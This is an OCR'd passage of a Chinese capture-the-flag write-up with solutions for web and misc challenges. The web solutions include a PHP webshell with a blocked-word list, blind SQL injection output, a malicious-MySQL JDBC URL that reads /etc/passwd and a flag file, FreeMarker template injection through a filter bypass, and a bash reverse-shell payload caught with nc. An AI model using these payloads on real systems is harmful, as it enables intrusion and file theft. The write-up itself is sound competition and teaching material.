
2.`sort /filename`

```php
<?php
highlight_file('index.php');

#一句话木马，神神又奇奇

if(isset($_POST['J'])){
        $cal1=$_POST['J'];
        $dangerous_commands = ['cat', 'tac', 'head', 'nl', 'more', 'less', 'tail', 'vi', 'sed', 'od'];
        foreach ($dangerous_commands as $command) {
                if (preg_match("/$command/i", $cal1)) {
                        die("这些个危险函数可不兴使啊");
                }
        }
        system($cal1);
}
?> pkwctf{cd24ee96-29f8-427e-beb6-fbd66f2da501}
```



3.`awk '{print}' filename`

```php
<?php
highlight_file('index.php');

#一句话木马，神神又奇奇

if(isset($_POST['J'])){
        $cal1=$_POST['J'];
        $dangerous_commands = ['cat', 'tac', 'head', 'nl', 'more', 'less', 'tail', 'vi', 'sed', 'od'];
        foreach ($dangerous_commands as $command) {
                if (preg_match("/$command/i", $cal1)) {
                        die("这些个危险函数可不兴使啊");
                }
        }
        system($cal1);
}
?> pkwctf{cd24ee96-29f8-427e-beb6-fbd66f2da501}
```




还有一些别的方法（如 dd 命令）可以读取出来，此处就不过多列举了

```
C:\Users\Administrator\Desktop>python 2.py
正在查询password列的长度...
[+]password列的长度为： 31
开始提取password内容...
[+]正在提取password内容： pkwctf{B0olEaN_8I1nd_lNjection}

[+]提取完成，password内容为： pkwctf{B0olEaN_8I1nd_lNjection}
```

ezJava

flag1

环境启动后，网站首页如下图：



flag 在源码里，但是由于右键是 adduser 的菜单按钮，所以需要自行构造 view-source:

```
<!DOCTYPE html>
<html>
<head>
    <title>团队成员</title>
    <link rel="stylesheet" type="text/css" href="/css/styles.css">
</head>
<body>
<div class="header">
    <img src="background.png" alt="顶部图片">
</div>
<div class="container">
    <h2>动漫社CTF战队成员</h2>
    <!-- 你发现了动漫社的秘密flag1: -->
            <script>flag{634f9f83-9f83-071c-95d1-71a314d8beac}
</script>
    <div id="context-menu" class="context-menu">
        <a href="/addUser" class="add-user-link">Add User</a>
    </div>
```

flag2

在 DatabaseConnectionController 路由中，可以进行 Mysql 数据库连接尝试

```
@RestController
@SpringBootApplication(exclude = {DataSourceAutoConfiguration.class})
public class DatabaseConnectionController {

    @PostMapping("/database")
    public String testConnection(@RequestParam String jdbcUrl) {
        try {
            Class.forName( className: "com.mysql.cj.jdbc.Driver");
            // 安全检查！！！
            Properties props = new Properties();
            props.setProperty("allowLoadLocalInfile", "false");
            props.setProperty("allowUrlInLocalInfile", "false");

            Connection connection = DriverManager.getConnection(jdbcUrl);
            //tips: flag2在/flag2.txt
            connection.close();
            return "连接成功";
        } catch (ClassNotFoundException e) {
            return "连接失败: MySQL 驱动未找到 - " + e.getMessage();
        } catch (Exception e) {
            return "连接失败: " + e.getMessage();
        }
    }
}
```

可以构造恶意 Mysql 服务器读取任意文件(可以用这个工具 https://github.com/4ra1n/mysql-fake-server)

虽然这里显式设置了 allowLoadLocalInfile 和 allowUrlInLocalInfile 为 false，但仍可以

利用mysql 特性，通过以下方式传入，避免被当作参数设置为 false

URL

http:/ /database

Use POST method

enctype

application/x-www-form-urlencoded

Body

jdbcUrl=jdbc:mysql://[(host= ,port=3308,autoDeserialize=true,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowLoadLocalInfileInPath=true)]?user=fileread_/flag2.txt

`jdbcUrl=jdbc:mysql://[(host=恶意 mysql 服务器的IP,port=3308,autoDeserialize=true,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowLoadLocalInfileInPath=true)]?user=fileread_/flag2.txt`


```
Read file user: fileread_[name]
                Example 1: fileread_/etc/passwd
                Example 2: fileread_C:\Program Files\src.zip

Support raw string and base64 (start with base64)
                Example 1: user=deser_CB_calc.exe
                Example 2: user=base64ZGVzZXJfQ0JfY2FsYy5leGU=

Support custom gadget (use file)
                Example: save gadget to test.txt
                Use: java -jar cli.jar -f test.txt
                Use: deser_CUSTOM
################################################################
WARNING: sun.reflect.Reflection.getCallerClass is not supported. This will impact performance.
15:35:48 [main] MySQLServer.StartServer start fake mysql server: 0.0.0.0:3308
15:36:22 [main] MySQLServer.StartServer accept:
15:36:22 [Thread-0] TaskStarter.run send greeting from server
15:36:22 [Thread-0] TaskStarter.run username: fileread_/etc/passwd
15:36:22 [Thread-0] TaskStarter.run mode: file read
15:36:22 [Thread-0] ReadFileResolver.resolve read file: /etc/passwd
15:36:22 [Thread-0] ReadFileResolver.resolve write success: 1014
15:36:22 [Thread-0] ReadFileResolver.resolve file is null
15:36:22 [Thread-0] ReadFileResolver.resolve read file finish
15:37:28 [main] MySQLServer.StartServer accept:
15:37:28 [Thread-1] TaskStarter.run send greeting from server
15:37:28 [Thread-1] TaskStarter.run username: /flag2.txt
15:37:28 [Thread-1] TaskStarter.run show variables
15:37:28 [Thread-1] TaskStarter.run mysql connector version: 8.0.28
15:37:50 [main] MySQLServer.StartServer accept:
15:37:50 [Thread-2] TaskStarter.run send greeting from server
15:37:50 [Thread-2] TaskStarter.run username: fileread_/flag2.txt
15:37:50 [Thread-2] TaskStarter.run mode: file read
15:37:50 [Thread-2] ReadFileResolver.resolve read file: /flag2.txt
15:37:50 [Thread-2] ReadFileResolver.resolve write success: 43
15:37:50 [Thread-2] ReadFileResolver.resolve file is null
15:37:50 [Thread-2] ReadFileResolver.resolve read file finish
```

```
root@VM-16-11-ubuntu:~/fake-server-files# ls
1721374670501
root@VM-16-11-ubuntu:~/fake-server-files# cat 1721374670501/flag2.txt
flag{56113f91-e610-fbad-b51d-8fbf109c8584}
root@VM-16-11-ubuntu:~/fake-server-files#
```

flag3

源码分析:

漏洞点在 src/main/resources/templates/ftl/index.ftl 当中



```
<!DOCTYPE html>
<html>
<head>
    <title>团队成员</title>
    <link rel="stylesheet" type="text/css" href="/css/styles.css">
</head>
<body>
<div class="header">
    <img src="background.png" alt="顶部图片">
</div>
<div class="container">
    <h2>动漫社CTF战队成员</h2>
    <div id="context-menu" class="context-menu">
        <a href="/addUser" class="add-user-link">Add User</a>
    </div>
    <div class="team">
        <#list users as user>
            <div class="member">
                <div class="member-image"><img src="${user.avatar}" alt="${user.name} 的头像"></div><div class="member-info">
                    <#assign newName = user.name><#if newName?contains("Execute")><#assign newName = newName?replace("Execute", "")></#if><#attempt><#assign value="${newName}"?new()>${value("${user.id}")}<#reco
                    <h3>${user.name}</h3>
                    <p>擅长: ${user.id}</p>
                    <p>${user.description}</p>
                </div>
            </div>
        </#list>
    </div>
</div>
<script src="/js/script.js"></script>
</body>
</html>
```

在 index 模版文件中，有一个后门，可以通过控制 userName 和 userID 来执行恶意命令。限制出现 Execute，这里可以双写绕过。

接下来就需要寻找可以新建 User 的地方，一共有两个点：


在 index 路由配置中，展示了首页的成员 user 对象信息，有一个/addUser 路由，可以添加用户信息

在 addUserFromCacheController 路由可以从文件中构造 User 对象

前者对 userName 进行了严格过滤：

```
@PostMapping("/addUser")
public Object addUser(@RequestParam("name") String name,
                      @RequestParam("Id") String Id,
                      @RequestParam("description") String description,
                      @RequestParam("avatar") MultipartFile avatar) {
    if (!avatar.isEmpty()) {
        try {
            //安全检查
            ModelAndView mav = new ModelAndView();
            String lowerCaseName = name.toLowerCase();
            String[] disallowedWords = new String[]{"freemarker", "template", "utility", "objectconstructor", "jythonruntime", "execute", "classloader"};
            for (String word : disallowedWords) {
                if (lowerCaseName.contains(word)) {
                    mav.setViewName("/ftl/error");
                    mav.addObject( attributeName: "message",  attributeValue: "The name contains disallowed word: " + word);
                    return mav;
                }
            }
```

后者可以读取文件，然后 Jackson 反序列化得到 User 对象



```java
@RestController
public class addUserFromCacheController {

    @Autowired
    private Configuration freemarkerConfig;
    private List<UserBean> userBeans = new ArrayList<>(); 2 usages

    @GetMapping("/Cache")
    public ModelAndView readFile(@RequestParam String filePath) {
        Path path = Paths.get(filePath);
        ModelAndView mav = new ModelAndView();

        if (!filePath.endsWith("cache") || filePath.toLowerCase().contains("flag")) {
            mav.setViewName("/ftl/error");
            mav.addObject( attributeName: "message", attributeValue: "Invalid file extension or path. Only .cache files are allowed and the path should not contain 'flag'.");
            return mav;
        }

        if (!Files.exists(path)) {
            mav.setViewName("/ftl/error");
            mav.addObject( attributeName: "message", attributeValue: "File not found at provided path.");
            return mav;
        }

        UserBean user;
        try {
            String content = new String(Files.readAllBytes(path));
            ObjectMapper mapper = new ObjectMapper();
            user = mapper.readValue(content, UserBean.class);
        } catch (IOException e) {
            mav.setViewName("/ftl/error");
            mav.addObject( attributeName: "message", attributeValue: "Error occurred while reading file.");
            return mav;
        }
        userBeans.add(user);
        mav.setViewName("/ftl/index");
        mav.addObject( attributeName: "users", userBeans);
        return mav;
    }
```

这里对 userName 过滤不完全，导致构造如下对象即可导致模版注入。

```SQL
{
    "id": "whoami",
    "name": "freemarker.template.utility.ExeExecutecute",
    "description": "hacked by 海绵宝宝",
    "avatar": "2.png"
}
```

接下来需要寻找上传文件的点，可通过之前 addUser 路由新建用户的时候，上传头像来实现。

```Bash
POST /addUser HTTP/1.1
Host:
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryvG6ybFPXD0lJKZwE
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
------WebKitFormBoundaryvG6ybFPXD0lJKZwE
Content-Disposition: form-data; name="name"
123
------WebKitFormBoundaryvG6ybFPXD0lJKZwE
Content-Disposition: form-data; name="Id"
```

```
123
------WebKitFormBoundaryvG6ybFPXD0lJKZwE
Content-Disposition: form-data; name="description"
123
------WebKitFormBoundaryvG6ybFPXD0lJKZwE
Content-Disposition: form-data; name="avatar"; filename="x.cache"
Content-Type: application/octet-stream
{
    "id": "bash -c '{echo,base64}|{base64,-d}|{bash,-i}'",
    "name": "freemarker.template.utility.ExeExecutecute",
    "description": "hacked by 海绵宝宝",
    "avatar": "2.png"
}
------WebKitFormBoundaryvG6ybFPXD0lJKZwE--
```

然后通过 Cache 路由还原 user 对象

```
Bash
GET /Cache?filePath=./static/x.cache HTTP/1.1
Host:
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

这样即可在 index.ftl 中渲染导致模版注入

```
root@VM-16-11-ubuntu:~# nc -lnvp 12345
Listening on 0.0.0.0 12345
Connection received on [redacted] 46806
bash: cannot set terminal process group (10): Inappropriate ioctl for device
bash: no job control in this shell
ctf@ba64c6a23d7e:/app$ /readflag
/readflag
flag{674836b0-aeea-1c80-d07e-24dfa2e669dd}

ctf@ba64c6a23d7e:/app$
```

Misc

编码挑战 1

使用 nc 连接靶机

得到密文

`VmpCU1IxUXhXbGRXYTFwWFltczFWRlpzVm5kT1ZsSldWbTVLYUZJeFNraFdWbEp6WWtkR2NrMUVTbFZpYlhoMVZVWkZPVkJSUFQwPQ==`


根据密文样式猜测为 base64 加密

（如果不知道用什么加密，也可以直接使用 CyberChef/离线版 CyberChef 的 Magic 选项进行解密，随波逐流 CTF 编码工具也可以）

发现一层 base64 不够，根据题干的加密了五次猜测应该是五层 base64 加密


将得到的随机字符串发送给靶机

得到 flag



base 家族

使用随波逐流 CTF 编码工具解码得到 flag



呆呆鸟的德州扑克梦境奇遇

阅读题干获知规则

Python
根据短牌规则编写如下脚本

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# auto_outs_shortdeck.py
# 用 pwntools 自动计算并提交每局 outs（适用于短牌 6-A 的评判排序）
#
# 手牌评估使用短牌（6+）常见的手牌强度排序，
#straight flush > four of a kind > flush > full house > trips >
straight > two pair > pair > high card

from pwn import remote, context
import re, itertools, sys
from collections import Counter

context.encoding = 'utf-8'
HOST = "ctf.pkwsec.com"
PORT = 34894

RANK_ORDER =
{'6':6,'7':7,'8':8,'9':9,'T':10,'J':11,'Q':12,'K':13,'A':14}
RANK_CHARS = list(RANK_ORDER.keys())
SUITS = ['♣','♦','♠','♥']

FULL_DECK = [r + s for r in RANK_CHARS for s in SUITS]
CARD_RE = re.compile(r'([6-9TJQKA])\s*([♣♦♠♥])')

def parse_block(text):
    try:
        my_line = re.search(r'你的手牌:\s*(.+)', text).group(1)
        community_line = re.search(r'公共手牌:\s*(.+)',
text).group(1)
    except Exception:
```

```
        return None
    my_cards = CARD_RE.findall(my_line)
    community_cards = CARD_RE.findall(community_line)

    opponents = []
    opp_section = re.search(r'对手手牌:\s*(.+)', text, flags=re.S)
    if opp_section:
        lines = opp_section.group(1).strip().splitlines()
        for line in lines:
            found = CARD_RE.findall(line)
            if found:
                opponents.append([r+s for (r,s) in found])
        if len(opponents) < 3:
            all_cards_after_comm = CARD_RE.findall(text.split('公
共手牌:')[-1])
            flat = [r+s for (r,s) in all_cards_after_comm]
            rest = flat[4:10]
            opponents = []
            for i in range(0, len(rest), 2):
                opponents.append(rest[i:i+2])

    my_cards_s = [r+s for (r,s) in my_cards]
    community_s = [r+s for (r,s) in community_cards]
    return my_cards_s, community_s, opponents

def card_str_to_tuple(card):
    r = card[0]; s = card[1]
    return (RANK_ORDER[r], s)

# --- 评估函数（短牌规则排序） ---
def hand_value_5_shortdeck(cards):
    """
    cards: list of 5 tuples (rank:int, suit:str)
    返回可比较的 tuple，tuple 更大表示更强
    短牌排序（高到低）：
      8: straight flush
      7: four of a kind
      6: flush
      5: full house
      4: three of a kind
      3: straight
      2: two pair
      1: one pair
```


```
      0: high card
    """
    ranks = sorted([c[0] for c in cards], reverse=True)
    suits = [c[1] for c in cards]
    rc = Counter(ranks)
    counts = sorted(rc.items(), key=lambda x: (x[1], x[0]),
reverse=True)
    is_flush = len(set(suits)) == 1
    unique_ranks = sorted(set(ranks), reverse=True)
    is_straight = False
    top_straight = None
    if len(unique_ranks) == 5 and unique_ranks[0] - unique_ranks[-
1] == 4:
        is_straight = True
        top_straight = unique_ranks[0]

    # straight flush
    if is_flush and is_straight:
        return (8, top_straight)
    # four of a kind
    if counts[0][1] == 4:
        four_rank = counts[0][0]
        kicker = max([r for r in ranks if r != four_rank])
        return (7, four_rank, kicker)
    # flush (短牌中 flush 排在 full house 之上)
    if is_flush:
        return (6, tuple(sorted(ranks, reverse=True)))
    # full house (现在比 flush 弱)
    if counts[0][1] == 3 and counts[1][1] == 2:
        return (5, counts[0][0], counts[1][0])
    # three of a kind (在短牌中强于 straight)
    if counts[0][1] == 3:
        trip = counts[0][0]
        kickers = sorted([r for r in ranks if r != trip],
reverse=True)
        return (4, trip, tuple(kickers))
    # straight (在短牌中弱于 trips)
    if is_straight:
        return (3, top_straight)
    # two pair
    if counts[0][1] == 2 and counts[1][1] == 2:
        high_pair = counts[0][0]
        low_pair = counts[1][0]
```

```
        kicker = max([r for r in ranks if r != high_pair and r !=
low_pair])
        return (2, high_pair, low_pair, kicker)
    # one pair
    if counts[0][1] == 2:
        pair = counts[0][0]
        kickers = sorted([r for r in ranks if r != pair],
reverse=True)
        return (1, pair, tuple(kickers))
    # high card
    return (0, tuple(ranks))

def best_hand_from_seven_shortdeck(card7):
    best = None
    for comb in itertools.combinations(card7, 5):
        val = hand_value_5_shortdeck(list(comb))
        if best is None or val > best:
            best = val
    return best

def count_outs_for_position(my_cards, community4, opponents):
    seen = set(my_cards + community4 + sum(opponents, []))
    remaining = [c for c in FULL_DECK if c not in seen]
    my_tuples_base = [card_str_to_tuple(c) for c in my_cards]
    opp_tuples_base = [[card_str_to_tuple(c) for c in opp] for opp
in opponents]
    community_base = [card_str_to_tuple(c) for c in community4]

    outs = 0
    winning_cards = []
    for candidate in remaining:
        river = card_str_to_tuple(candidate)
        final_comm = community_base + [river]
        my7 = my_tuples_base + final_comm
        my_best = best_hand_from_seven_shortdeck(my7)
        win = True
        for opp in opp_tuples_base:
            opp7 = opp + final_comm
            opp_best = best_hand_from_seven_shortdeck(opp7)
            if not (my_best > opp_best):
                win = False
                break
        if win:
            outs += 1
```

```
            winning_cards.append(candidate)
    return outs, winning_cards

# --- 与远端交互 ---
def run():
    p = remote(HOST, PORT, timeout=10)
    print("[*] Connected to {}:{}".format(HOST, PORT))
    buffer = ""
    try:
        while True:
            data = p.recv(timeout=3)
            if not data:
                break
            try:
                s = data.decode('utf-8', errors='ignore')
            except:
                s = str(data)
            buffer += s
            sys.stdout.write(s)
            sys.stdout.flush()

            if '请输入本局的 outs' in buffer:
                last_idx = max(buffer.rfind('========= Game'),
buffer.rfind('=========Game'), 0)
                game_block = buffer[last_idx:]
                parsed = parse_block(game_block)
                if not parsed:
                    parsed = parse_block(buffer)
                if not parsed:
                    print("[!] 无法解析当前局的牌面，发送 0 作为默认
值")
                    p.sendline(b'0')
                else:
                    my_cards, community4, opponents = parsed
                    print("[*] 解析到：")
                    print("    你的手牌:", my_cards)
                    print("    公共手牌:", community4)
                    print("    对手:", opponents)
                    outs, winners =
count_outs_for_position(my_cards, community4, opponents)
                    print("[*] 计算 outs =", outs)
                    # 可选：打印所有使你获胜的河牌，便于调试
                    print("    Winning rivers:", ",
```

```
".join(winners))
                    p.sendline(str(outs).encode())
                buffer = ""
    except Exception as e:
        print("[!] 异常退出：", e)
    finally:
        try:
            p.close()
        except:
            pass
        print("[*] 连接已关闭")

if __name__ == '__main__':
    run()
```

运行得到 flag



（呆呆鸟：实在不好意思，这个题是做梦梦到在打牌，醒了随手出的，在写牌型比较的时候只比较了最大的部分，没有比较剩余的部分，就导致 AAAKK 和 AAAQQ 在题

目中会被判定为平局）

猜猜在哪里


打开压缩包发现图片 CRC 校验错误

但是解压出来发现图片可以查看

猜测修改了图片的高度

（PNG 图片会通过 CRC32 校验码检验自身宽高是否正确，修改宽会导致图片不可读，修改高不会，但是会报错）

于是将高度修改为 1FA



在图片底部得到 flag（我图片中黑底配上黑字可能不明显）

`PKWCTF{G00d_j0b_w1n!!}`

千月玥的情书

本题考察零宽隐写

```
SQL
如何判断?
使用 sublime text 打开发现有一堆 U+200???的字符
或者发现字符数差距过大
```

放入工具中解密得到 flag

什么东西在叫?

wav 文件，使用 010 editor 打开并未发现可疑字符

使用 audacity 查看波形图也并未有特殊波形

